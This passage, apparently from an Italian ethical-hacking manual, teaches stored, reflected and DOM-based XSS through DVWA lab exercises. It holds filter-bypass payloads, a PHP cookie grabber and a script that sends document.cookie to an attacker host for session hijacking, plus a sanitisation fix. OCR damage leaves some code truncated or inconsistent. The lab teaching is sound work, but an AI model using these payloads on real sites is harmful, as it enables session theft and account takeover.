// Qui una query che recupera la firma all'interno del
echo $row["signature"];
?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/3.php

L'utente otterrà il seguente URL:

```
http://example.com/save.php?signature=Ciao
```

Il valore "Ciao", se presente (isset), verrà salvato nella variabile $signature_user, quindi verrà creata una query che salverà il valore nel database (QUERY UPDATE). Dopo la condizione, verrà creata una query che recupererà il valore dal database (QUERY SELECT), quindi il valore "Ciao" verrà recuperato e stampato a schermo.

La vulnerabilità è data da una non-sanificazione dell'input (approfondimento nel capitolo 8.2.1) e, come tale, causerà permanentemente l'esecuzione di un valore nocivo, quindi

```
http://example.com/save.php?signature=<script>alert(1)</script>
```

Chiunque dovesse ricaricare la pagina riceverà l'esecuzione dello script [Figura 8.1].




Figura 8.1: la XSS è presente nella richiesta HTTP GET, quindi viene salvata nel database

8.1.1.2 REFLECTED XSS

La vulnerabilità di tipo Stored XSS sfrutta un input non controllato, quindi lo memorizza e lo rievoca ogni qual volta necessario. Consideriamo il seguente codice di esempio [Codice 8.2]:

Codice 8.2

```
<?php
if (isset($_GET['keyword']) {
        $query = $_GET['keyword'];
        // Fai qualcosa, ma non trovi il risultato
echo "
```

```
<h1>Mi spiace ma non ho trovato nulla con il termine: 
</span>";
?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/4.php

L'utente otterrà il seguente URL:

```
http://example.com/search.php?keyword=Ciao
```

Il valore, a differenza dell'esempio visto in precedenza, non viene salvato ma viene solo stampato (solitamente quando la pagina non trova il risultato) [Figura 8.2].

Mi spiace ma non ho trovato nulla con il termine: Ciao




Figura 8.2: il valore in query-string viene riportato all'interno del codice HTML

Esattamente come visto in precedenza, inserendo del codice HTML o Javascript all'interno della query-string, questa la elaborerà come se fosse codice legittimo [Figura 8.3]:

```
http://example.com/search.php?keyword=
<script>document.write("CIAONE!")</script>
```

La differenza sarà che, per poter generare la XSS, bisognerà effettuare ogni volta la relativa richiesta HTTP (GET in questo caso).

Mi spiace ma non ho trovato nulla con il termine: CIAONE!




Figura 8.3: lo script allegato (document.write) stamperà solo a video. Nulla di grave, almeno per adesso...

8.1.1.3 DOM BASED XSS

Fino ad ora abbiamo visto delle situazioni di attacchi basati su richieste HTTP: infatti, la richiesta HTTP viene elaborata dal web server, questi prende l'input e lo trasforma in codice nocivo. Questo "limite" nella progettazione Web è stato risolto grazie alla programmazione client-side: un linguaggio come Javascript, infatti, permette di modificare la pagina web dinamicamente senza dover creare nuove richieste HTTP (o almeno, non sempre).

La vulnerabilità in questo caso si presenta quando il payload viene eseguito modificando il DOM (Document Object Model) permettendo dunque la modifica dei componenti HTML e XML. In questo caso è il client (o meglio, il linguaggio client) il responsabile della vulnerabilità, non il server.

Vediamo il seguente codice HTML+Javascript[135] [Codice 8.3]:

Codice 8.3

```
Seleziona la tua lingua:
<select>
   <script>document.write("
      <OPTION value=1>" +
decodeURI(document.location.href.substring(document.lo
```

```
 + 8)) + "</OPTION>");
      document.write("<OPTION
value=2>English</OPTION>");
   </script>
</select>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/5.htm

La pagina verrà evocata con il seguente URL:

```
http://example.com/page.html?default=Italian
```

Il codice che abbiamo appena visto va ad elaborare dalla query-string il valore "Italian" e lo inserisce all'interno di un tag <option>, così da comporre la lista <select> in cui l'utente può andare a raccogliere un valore [Figura 8.4].




Figura 8.4: dalla query-string recuperiamo il valore di default, quindi lo stampiamo sul browser

Sai già dove andiamo a parare, vero? [Figura 8.5]

```
http://example.com/page.html?default=<script>alert("BINGO!")
</script>
```




Figura 8.5: l'attacco XSS Dom Based è stato un successo!

Come per gli altri due tipi di attacchi non dobbiamo limitarci alle sole richieste HTTP GET o, in questo caso, ai valori presenti nella query-string: potrebbe benissimo presentarsi sotto forma di una funzione che si evoca ogni volta che scriviamo qualcosa all'interno di una input [Figura 8.6], però manipolandolo possiamo "giocare" con il render del browser [Figura 8.7] [Codice 8.4]:

Codice 8.4

```
Hai scritto: <strong id="yourtext"></strong>
<hr />
Digita qualcosa: <input id="yourinput" type="text"
onkeyup="copyFunction()" style="width:500px">
<script>
   function copyFunction() {
        var yourinput =
document.getElementById('yourinput');
        var yourtext =
document.getElementById('yourtext');
        yourtext.innerHTML = yourinput.value;
   }
</script>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter7/6.htı

Figura 8.6: lo script replica il valore della input "yourinput" nel tag strong "yourtext"

Figura 8.7: un semplice script Javascript che replica il valore di una input in un'altra. Qui è stato bypassato permettendo codice HTML.

Anche in questo caso è possibile manipolare il DOM del Browser, senza passare dalla query-string.

8.1.2 LAB: Stored Cross-Site Scripting

Lo scopo di questo LAB è quello di sfruttare una vulnerabilità di tipo XSS, iniettando codice all'interno di un database utilizzato dallo script come luogo in cui immagazzinare i commenti degli utenti (i famosi Guestbook). La vulnerabilità sarà salvata all'interno del database, quindi non sarà necessario re-iniettare il codice ma basterà ricaricare la pagina. Alla fine di ogni "livello" si richiede di resettare il Guestbook onde evitare falsi positivi (tasto "Clear Guestbook").

Attacco: **Stored XSS** "Low"

Simulazione Victim

L'attacco prevede l'inserimento di un input maligno (codice Javascript) all'interno della textarea [Figura 8.8]; dalla macchina **attaccante** colleghiamoci alla pagina XSS (Stored) e compiliamo come segue:

```
Name: qualunque testo

Message: <script>alert(1)</script>
```

Se l'attacco ha avuto successo ricaricando la pagina riceveremo sempre l'alert con indicato il valore 1 [Figura 8.9].

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * Stefano

Message * <script>alert(1)</script>

Sign Guestbook Clear Guestbook

Figura 8.8: firmiamo il Guestbook inserendo codice Javascript



Figura 8.9: ricaricando la pagina spunterà sempre l'1, questo perché il messaggio è salvato nel database e viene sempre recuperato

L'attacco è reso possibile in quanto non esiste alcuna sanificazione dell'input che blocchi ciò che abbiamo scritto. Dalla macchina **victim** possiamo vedere la porzione di codice incriminata; in particolare, le righe 5 e 6 raccolgono gli input. Esistono altre funzioni nel codice ma non sono sufficienti a rendere innuoco l'input [Codice 8.5].

Codice 8.5

```
<?php
if (isset($_POST['btnSign'])) {
        // Get input
        $message = trim($_POST['mtxMessage']);
        $name = trim($_POST['txtName']);

        // Sanitize message input
        $message = stripslashes($message);
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_s

Attacco: **Stored XSS** "Medium"

Simulazione Victim

In questa difficoltà è stato applicato un controllo sulla textarea "Message" (dalla riga 8 alla 10) che rimuove qualunque tag dal nostro commento; lo stesso, però non è stato fatto per il campo "Name", quello dove avevamo scritto il nostro nome [Codice 8.6].

Codice 8.6

```
<?php
// Sanitize message input
$message = strip_tags(addslashes($message));
...
$message = htmlspecialchars($message);
```

```
// Sanitize name input
$name = str_replace('<script>', '', $name);
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_s

Ci verrebbe da pensare che basti inserire il codice javascript all'interno della input "Name", peccato che non ci sia permesso di inserire più di 10 caratteri; inoltre, come vediamo dalla riga 14 (str_replace) tutti le stringhe "<script>" vengono svuotate.

Affrontiamo i problemi uno alla volta: il limite dei 10 caratteri, dalla macchina **attacker**, possiamo verificarlo attraverso *Analizza Elemento* (click destro sulla *Input*, quindi *Analizza Elemento*). La porzione di codice HTML interessata si presenterà in questo modo [Codice 8.7].

Codice 8.7

```
<input name="txtName" size="30" maxlength="10"
type="text">
```

È proprio maxlength a vietarci di superare i 10 caratteri: purtroppo (o per fortuna, dipende dai punti di vista) il codice HTML è modificabile in quanto è un linguaggio client e, come tale, non può costringerci ad usare questo limite. Pertanto ci basterà doppio-cliccare sul valore e modificarlo con un valore più alto, ad esempio "255" [Figura 8.10].




Figura 8.10: l'attributo maxlength sul tag HTML ci vieta di superare i 10 caratteri

Riguardo il problema del tag "<script>" possiamo richiamare anche il tag legacy <script type="text/javascript..."; il codice, infatti, blocca i tentativi che richiamano solo il tag "<script>", lasciando scorrere invece varianti con spazi e altri caratteri. Qualcosa tipo [Codice 8.8] [Figura 8.11]:

Codice 8.8

```
<script type="text/javascript">alert(document.cookie)
</script>
```

In questo esempio abbiamo voluto stampare i cookie della pagina, così da dimostrare che esistono delle potenzialità in tale vulnerabilità [Figura 8.12].



Figura 8.11: modifichiamo la lunghezza massima, così da poter scrivere molto più testo




Figura 8.12: l'attacco è compiuto, i cookie sono stati visualizzati a schermo!

Attacco: **Stored XSS** "High"

Simulazione Victim

Qui troviamo sia il limite dei 10 caratteri (bypassabile sempre con il metodo precedente) sia un controllo sul tag script: questa volta però è stato utilizzato un regex, il che significa che qualunque variante che comprende il tag <script> (compreso il bypass visto prima) non può funzionare. La parte di codice responsabile è presente alla riga 14 (la funzione preg_replace) [Codice 8.9].

Codice 8.9

```
<?php

if (isset($_POST['btnSign'])) {
        // Get input
        $message = trim($_POST['mtxMessage']);
        $name = trim($_POST['txtName']);

        // Sanitize message input
        $message = strip_tags(addslashes($message));
        ...
        $message = htmlspecialchars($message);
```

```
        // Sanitize name input
```

```
$name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t
```

```
    http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_s
```

Le funzioni Javascript possono però essere evocate anche da codice HTML inline, ad esempio richiamando un tag HTML (es: <svg>) e al suo caricamento una funzione JS, come ad esempio:

```
<svg onload="alert(document.cookie)">
```

In questo esempio abbiamo voluto stampare i cookie della pagina [Figura 8.14], così da dimostrare che esistono delle potenzialità in tale vulnerabilità (ricordiamoci di impostare il maxlength a un valore superiore) [Figura 8.13].




Figura 8.13: modifichiamo la lunghezza massima, così da poter scrivere molto più testo




Figura 8.14: l'attacco è compiuto, i cookie sono stati visualizzati a schermo!

Payload: **Cookie Grabbing & Manipulation**

Simulazione DVWA

Lo scopo di questo esercizio è quello di trafugare i cookie dell'utente per poi copiarli nel nostro browser ed autenticarci con i suoi dati. Come ricorderai, la sessione utente viene creata dopo l'autenticazione, quindi nel browser utente saranno salvati i dati per ricordare al server quale utente siamo. In questo test useremo DVWA a livello "Low".

La pagina "Stored XSS" ci consente di iniettare codice di vario tipo tra cui il Javascript. Come abbiamo visto la variabile document.cookie salva i valori dei cookie dell'utente, quindi se inserissimo nella textbox del messaggio il seguente codice:

```
<script>alert(document.cookie)</script>
```

Saremo in grado di stampare i cookie. C'è un modo per inviarli? Ovvio che si.

Per questo scopo avremo bisogno di simulare un altro sito web in nostro possesso (che magari abbiamo infettato)... ad esempio usando **metasploitable**! Dalla macchina **attacker** colleghiamoci quindi in SSH[136] ad essa:

```
$ ssh msfadmin@20.0.0.4

The authenticity of host '20.0.0.4 (20.0.0.4)' can't be
established.

RSA key fingerprint is
SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '20.0.0.4' (RSA) to the list of known
hosts.

msfadmin@20.0.0.4's password: msfadmin

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686

...

Last login: Mon Aug  6 10:01:39 2018
```

Al suo interno creeremo ora una pagina PHP molto semplice che dovrà:

1) Recuperare dal GET i cookie

2) Salvarli in un file nel server

Prima però creiamo il file cookies.txt (*touch*) che conterrà i cookies e impostiamogli i permessi massimi (*chmod*). In questo ambiente lavoreremo come utenti root (*sudo*):

```
$ sudo -s

$ touch /var/www/cookies.txt | chmod 777 /var/www/cookies.txt
```

Come ricorderai con il comando cd possiamo spostarci tra le cartelle, quindi andremo nella directory del web server per poter lavorare con più comodità:

```
$ cd /var/www
```

Come avrai notato, a differenza di Debian, Metasploitable non usa la sottodirectory /html, tuttavia il risultato non cambierà!

Procediamo ora a creare il file cookies.php dove inseriremo il nostro grabber:

```
$ nano cookies.php
```

quindi al suo interno inseriremo il seguente codice PHP [Codice 8.10]:

Codice 8.10

```
<?php
// Se esiste il cookie
if (isset($_GET['cookie']))
        {
        // Crea le variabili $username e $password
        $cookie_var = $_GET['cookie'];
        // Apri il file cookies.txt
        $cookiefile = fopen("cookies.txt", "a");

// Aggiungi nel file cookies.txt i nuovi dati trovati
        $txt = $cookie_var . ";";
        fwrite($logfile, "\n" . $txt);
        // Chiudi il file
        fclose($logfile);
```

```
            }
?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter8/1.php

Apriamo ora il nostro browser e navighiamo alla pagina della Stored XSS (livello Low per comodità):

```
http://victim/vuln/vulnerabilities/xss_s/
```

Con Ispeziona Elemento modifichiamo la text area del messaggio, così da poter aggiungere più di 50 caratteri, quindi incolliamo il seguente codice Javascript [Figura 8.15] [Codice 8.11]:

Codice 8.11

```
<script>
var i = document.createElement("img");
i.src = "http://20.0.0.4/cookie.php?cookie=" +
document.cookie;
</script>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter8/2.html




Figura 8.15: modifichiamo il maxlength della textarea prima di aggiungere il codice

Sai cosa succederà? Lo script in Javascript che abbiamo appena inserito

creerà un elemento img (immagine) che andrà a puntare al seguente URL:

```
"http://20.0.0.4/cookie.php?cookie=" + document.cookie;
```

dove document.cookie sarà sostituito dai nostri cookie, quindi diventerà qualcosa tipo:

```
http://20.0.0.4/cookie.php?cookie=security=low;
PHPSESSID=meqhomrtakrev190f6kfadjf05
```

Dato che il file cookie.php salverà tutti gli elementi presenti nella query-string, ritorniamo alla sessione **metasploitable** in SSH e lanciamo:

```
$ tail cookies.txt

security=low; PHPSESSID=meqhomrtakrev190f6kfadjf05;
```

Da questo momento in poi, quando qualcuno visiterà la pagina, otterremo i suoi cookies. Cosa farcene? Semplice, li riutilizzeremo nel nostro browser!

Potremo ad esempio provare ad effettuare richieste HTTP utilizzando Burp Suite (questo manuale è pieno di esempi a riguardo) utilizzando i seguenti cookie oppure attraverso estensioni per il browser come EditThisCookie[137], Cookie Manager[138] e molti altri. Le possibilità che questo attacco offre sono infinite, divertiti a cambiare browser, livelli DVWA e variabili da passare tra una pagina e l'altra.

Difesa: **Stored XSS**

Simulazione Victim

La soluzione proposta è quella di filtrare tutti i caratteri HTML. È la funzione htmlspecialchars()[139] a convertire tutti i caratteri speciali, rendendoli di fatti innocui [Codice 8.12].

Codice 8.12

```
<?php

// Sanitize message input

$message = stripslashes($message);
$message = ...
$message = htmlspecialchars($message);

// Sanitize name input

$name = stripslashes($name);
$name = ...
$name = htmlspecialchars($name);
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_s

8.1.3 LAB: Reflected Cross-Site Scripting

Lo scopo di questo LAB è quello di sfruttare una vulnerabilità di tipo XSS, iniettando codice all'interno di un input. La pagina elaborerà il risultato e mostrerà a schermo il valore. L'informazione è volatile e non sarà memorizzata in alcun database.

Attacco: **Reflected XSS** "Low"

Simulazione Victim

L'attacco prevede l'inserimento di un input maligno (codice Javascript) all'interno della textarea; dalla macchina **attacker** colleghiamoci alla pagina XSS (Reflected) e compiliamo come segue:

```
<script>alert(document.cookie)</script>
```

Se l'attacco ha avuto successo riceveremo a schermo i cookie memorizzati nel browser [Figura 8.16].

